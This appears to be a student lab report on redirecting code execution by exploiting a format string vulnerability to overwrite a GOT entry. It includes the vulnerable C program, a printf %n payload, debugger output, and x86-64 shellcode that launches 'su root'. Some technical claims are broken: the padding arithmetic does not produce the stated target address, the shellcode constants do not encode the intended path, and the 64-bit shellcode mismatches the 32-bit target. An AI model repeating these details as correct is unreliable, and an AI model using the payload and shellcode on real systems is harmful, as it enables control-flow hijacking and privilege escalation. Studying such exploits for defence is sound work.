Executing Code Redirection using Format String Vulnerabilities

Jiwon Hwang *Cybersecurity*
University of Maryland, College Park
jhwang97@umd.edu

***Abstract*—This paper explores format string vulnerabilities and their exploitation for code execution redirection. We demonstrate how format string bugs can be leveraged to overwrite the Global Offset Table (GOT) entries, enabling attackers to redirect program execution flow. The research is conducted in a controlled environment with disabled security mechanisms to understand the fundamental attack vectors. Our findings highlight the critical importance of secure coding practices and proper input validation in preventing such vulnerabilities.**

I. Introduction

A. Running Environment

The experimental setup consists of the following configuration:

- System A
  - OS: Ubuntu 24.04.1 LTS
  - Architecture: x86_64 (64-bit)
  - Compiler: gcc v13.2.0
  - Debugger: gdb v15.0.50
  - Extension: pwndbg v2024.08.29
  - Python: v3.12.3

B. Purpose

The purpose of this report is to achieve a deeper understanding of secure coding practices by exploring stack-based exploitation techniques, specifically:

- Format String Vulnerabilities and their mechanisms
- Code Execution Redirection through GOT overwriting
- Memory layout analysis and exploitation vectors
- Impact assessment of security mechanism bypass

II. Background

A. Format String Vulnerabilities

Format string vulnerabilities occur when user-controlled input is passed directly to format string functions such as `printf()` without proper validation. These vulnerabilities allow attackers to read from or write to arbitrary memory locations, potentially leading to information disclosure or code execution.

B. Global Offset Table (GOT)

The Global Offset Table is a data structure used in position-independent code to resolve function addresses dynamically. By overwriting GOT entries, attackers can redirect function calls to malicious code, achieving code execution redirection.

III. Methodology

A. Environment Setup

The following steps were performed to create a vulnerable testing environment:

1) Disable Address Space Layout Randomization (ASLR)

Listing 1. Disabling ASLR and verifying consistent memory layout

```
# sysctl -w
  kernel.randomize_va_space=0
# ldd ./OverwritingGOT

      linux-gate.so.1 (0xf7fc7000)
      libc.so.6 =>
        /lib/i386-linux-gnu/libc.so.6
        (0xf7d7d000)
      /lib/ld-linux.so.2 (0xf7fc9000)

# ldd ./OverwritingGOT

      linux-gate.so.1 (0xf7fc7000)
      libc.so.6 =>
        /lib/i386-linux-gnu/libc.so.6
        (0xf7d7d000)
      /lib/ld-linux.so.2 (0xf7fc9000)
```

2) Compile with Disabled Security Protections

Listing 2. Compilation with security mechanisms disabled

```
# gcc -z execstack -z norelro
  -no-pie -fno-stack-protector -o
  OverwritingGOT -m32
  OverwritingGOT.c
  -mpreferred-stack-boundary=4
```

The compilation flags disable various security mechanisms:

- `-z execstack`: Enables executable stack
- `-z norelro`: Disables relocation read-only protection
- `-no-pie`: Disables position-independent executable
- `-fno-stack-protector`: Disables stack canaries
- `-m32`: Compiles for 32-bit architecture

3) Execute the Program

Listing 3. Program execution

```
# ./OverwritingGOT
```

B. Target Address Identification

Critical addresses were identified for the exploitation process:

1) **hello() function address**
The target function for redirection:

Listing 4. Finding hello() function address

```
# objdump -t OverwritingGOT | grep
  hello

080484cb g F .text 00000020
  hello
```

The address of `hello()` function is `0x080484cb`.

2) **exit() GOT entry**
The GOT entry to be overwritten:

Listing 5. Locating exit() in GOT

```
# objdump -R OverwritingGOT | grep
  exit

08049844 R_386_JUMP_SLOT
  _exit@GLIBC_2.0
08049850 R_386_JUMP_SLOT
  exit@GLIBC_2.0
```

The GOT entry for `exit()` is located at `0x08049850`.

3) **Stack parameter offset**
Determining the position of user input on the stack:

Listing 6. Stack offset discovery

```
# ./OverwritingGOT
AAAA%08x.%08x.%08x.%08x.%08x.%08x

AAAA00000200.f7fae5c0.00000000.
25414141.2e783830.78383025

# ./OverwritingGOT
AAAA%4$p

AAAA0x41414141
```

The user input is located at the 4th parameter position on the stack.

C. Exploitation Process

1) Debugging and Analysis: To enhance the exploitation process, Python was utilized for payload generation, and GDB was used for dynamic analysis:

1) Set breakpoint before `printf()` call

Listing 7. Setting breakpoint for analysis

```
# gdb ./OverwritingGOT
pwndbg> disass vuln

Dump of assembler code for function
  vuln:
x080484eb <+0>: push ebp
x080484ec <+1>: mov ebp,esp
x080484ee <+3>: sub esp,0x208
x080484f4 <+9>: mov eax,ds:0x8049860
x080484f9 <+14>: sub esp,0x4
x080484fc <+17>: push eax
x080484fd <+18>: push 0x200
x08048502 <+23>: lea eax,[ebp-0x208]
x08048508 <+29>: push eax
x08048509 <+30>: call 0x8048380
  <fgets@plt>
x0804850e <+35>: add esp,0x10
x08048511 <+38>: sub esp,0xc
x08048514 <+41>: lea eax,[ebp-0x208]
x0804851a <+47>: push eax
x0804851b <+48>: call 0x8048360
  <printf@plt>
x08048520 <+53>: add esp,0x10
x08048523 <+56>: sub esp,0xc
x08048526 <+59>: push 0x1
x08048528 <+61>: call 0x8048370
  <exit@plt>
```

2) Inject target address and analyze memory state

Listing 8. Memory injection and analysis

```
pwndbg> b *vuln+48

Breakpoint 1 at 0x804851b

pwndbg> run < <(python3 -c
  'print("\x50\x98\x04\x08%294x%4$n")')

pwndbg> x/x 0x08049850
0x8049850 <exit@got.plt>: 0x080484cb
```

2) Payload Construction: The exploitation payload consists of:

- Target GOT address: `\x50\x98\x04\x08`

- Padding to reach target value: `%294x`
- Format specifier for writing: `%4$n`

The calculation for padding: `0x080484cb - 4 = 134513355 - 4 = 134513351`, but accounting for already printed characters, we use 294.

IV. Results

A. Memory Layout Verification

ASLR was successfully disabled, ensuring consistent memory addresses across multiple executions (Figure 1).

B. Address Resolution

Critical addresses were successfully identified:

- `hello()` function: `0x080484cb`
- `exit()` GOT entry: `0x08049850`
- Stack parameter offset: 4th position

C. Exploitation Results

The format string vulnerability was successfully exploited to overwrite the GOT entry, as demonstrated in the debugging session (Figures 2-5).

D. Figures



Figure 1. Fixed Memory Address Verification



Figure 2. Function Address Discovery



Figure 3. Exploitation Execution Results



Figure 4. Debugging Session Analysis

Figure 5. 32-bit System Execution Results

V. Discussion

A. Format String Exploitation Mechanics

The experiment successfully demonstrated the fundamental mechanics of format string vulnerabilities:

- **Direct Parameter Access**: By using format specifiers like `%4$p`, attackers can directly access stack parameters without consuming intermediate values.
- **Memory Write Capabilities**: The `%n` specifier enables writing the number of characters printed so far to a memory location, providing arbitrary write primitives.
- **GOT Overwriting**: By combining address injection with format string writes, GOT entries can be modified to redirect function calls.

B. Security Implications

This research highlights several critical security considerations:

- Format string vulnerabilities can provide both information disclosure and code execution capabilities
- Modern security mechanisms (ASLR, DEP, RELRO) significantly complicate exploitation
- Proper input validation and secure coding practices are essential
- The combination of multiple vulnerability classes can lead to complete system compromise

C. Limitations and Challenges

While the basic exploitation concept was demonstrated, several challenges were encountered:

- Address calculation precision requires careful payload crafting
- Modern systems implement multiple layers of protection
- Exploitation reliability depends on consistent memory layouts
- Real-world scenarios often involve additional complications

VI. Conclusion

This research successfully demonstrated the exploitation of format string vulnerabilities for code execution redirection through GOT overwriting. The experiment revealed how seemingly minor programming errors can lead to complete system compromise when security mechanisms are absent.

Key findings include:

- Format string vulnerabilities provide powerful arbitrary read/write primitives
- GOT overwriting enables precise control flow redirection
- Security mechanisms like ASLR, DEP, and RELRO are crucial for preventing such attacks
- Secure coding practices and proper input validation are fundamental defense strategies

Future work should explore advanced exploitation techniques under modern security constraints and investigate automated detection mechanisms for format string vulnerabilities.

VII. Appendices

A. OverwritingGOT.c

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>

// gcc -z execstack -z norelro -no-pie -fno-
    stack-protector -o format4 format4.c
// Ref. https://exploit-exercises.com/protostar
    /format4/

void hello()
{
  printf("Code execution redirected !\n");
  _exit(1);
}

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);

  printf(buffer);

  exit(1);
}

int main(int argc, char **argv)
{
  vuln();
}
```

B. shellcode.S

```
.section .text
.global _start

_start:
    xor %rax, %rax                  # Clear RAX (
        set up execve later)

    # Push "/usr/bin/su" onto the stack
        manually
    movabs $0x75732f6e69622f72, %rdi  # Little-
        endian for "/usr/bin"
    push %rdi                       # Push first
        part
    movabs $0x73752f2f, %rdi     # Little-endian
         for "/su"
    push %rdi                       # Push second
        part

    mov %rsp, %rdi                  # RDI points
        to "/usr/bin/su"

    # Push "root" onto the stack manually
    push $0x00746f6f72               # Push "root"
         with null-terminator
    mov %rsp, %rsi                  # RSI points
        to "root"

    # Align the stack to 16 bytes (important
        for execve)
    and $-16, %rsp

    # Prepare argv[] array ("/usr/bin/su", "
        root", NULL)
    xor %rdx, %rdx                  # Clear RDX (
        NULL terminator for argv[])
    push %rdx                       # NULL (argv
```

```
    [2])
push %rsi                       # "root" (argv
    [1])
push %rdi                       # "/usr/bin/su
    " (argv[0])
mov %rsp, %rsi                  # RSI points
    to argv[] array

# Set up execve syscall (execve("/usr/bin/
    su", ["/usr/bin/su", "root"], NULL))
mov $0x3b, %al                  # Syscall
    number for execve (59)
syscall                         # Execute
    syscall

# Graceful exit if execve fails
mov $60, %rax                   # Exit syscall
     number (60)
xor %rdi, %rdi                  # Exit status
    0
syscall                         # Call exit
```

REFERENCES

[1] Alexandre Cheron, "Exploit 101 - Format Strings," Available: https://axcheron.github.io/exploit-101-format-strings/

[2] Aleph One, "Smashing The Stack For Fun And Profit," Phrack Magazine, vol. 7, no. 49, 1996.

[3] Solar Designer, "Getting around non-executable stack (and fix)," Bugtraq mailing list, 1997.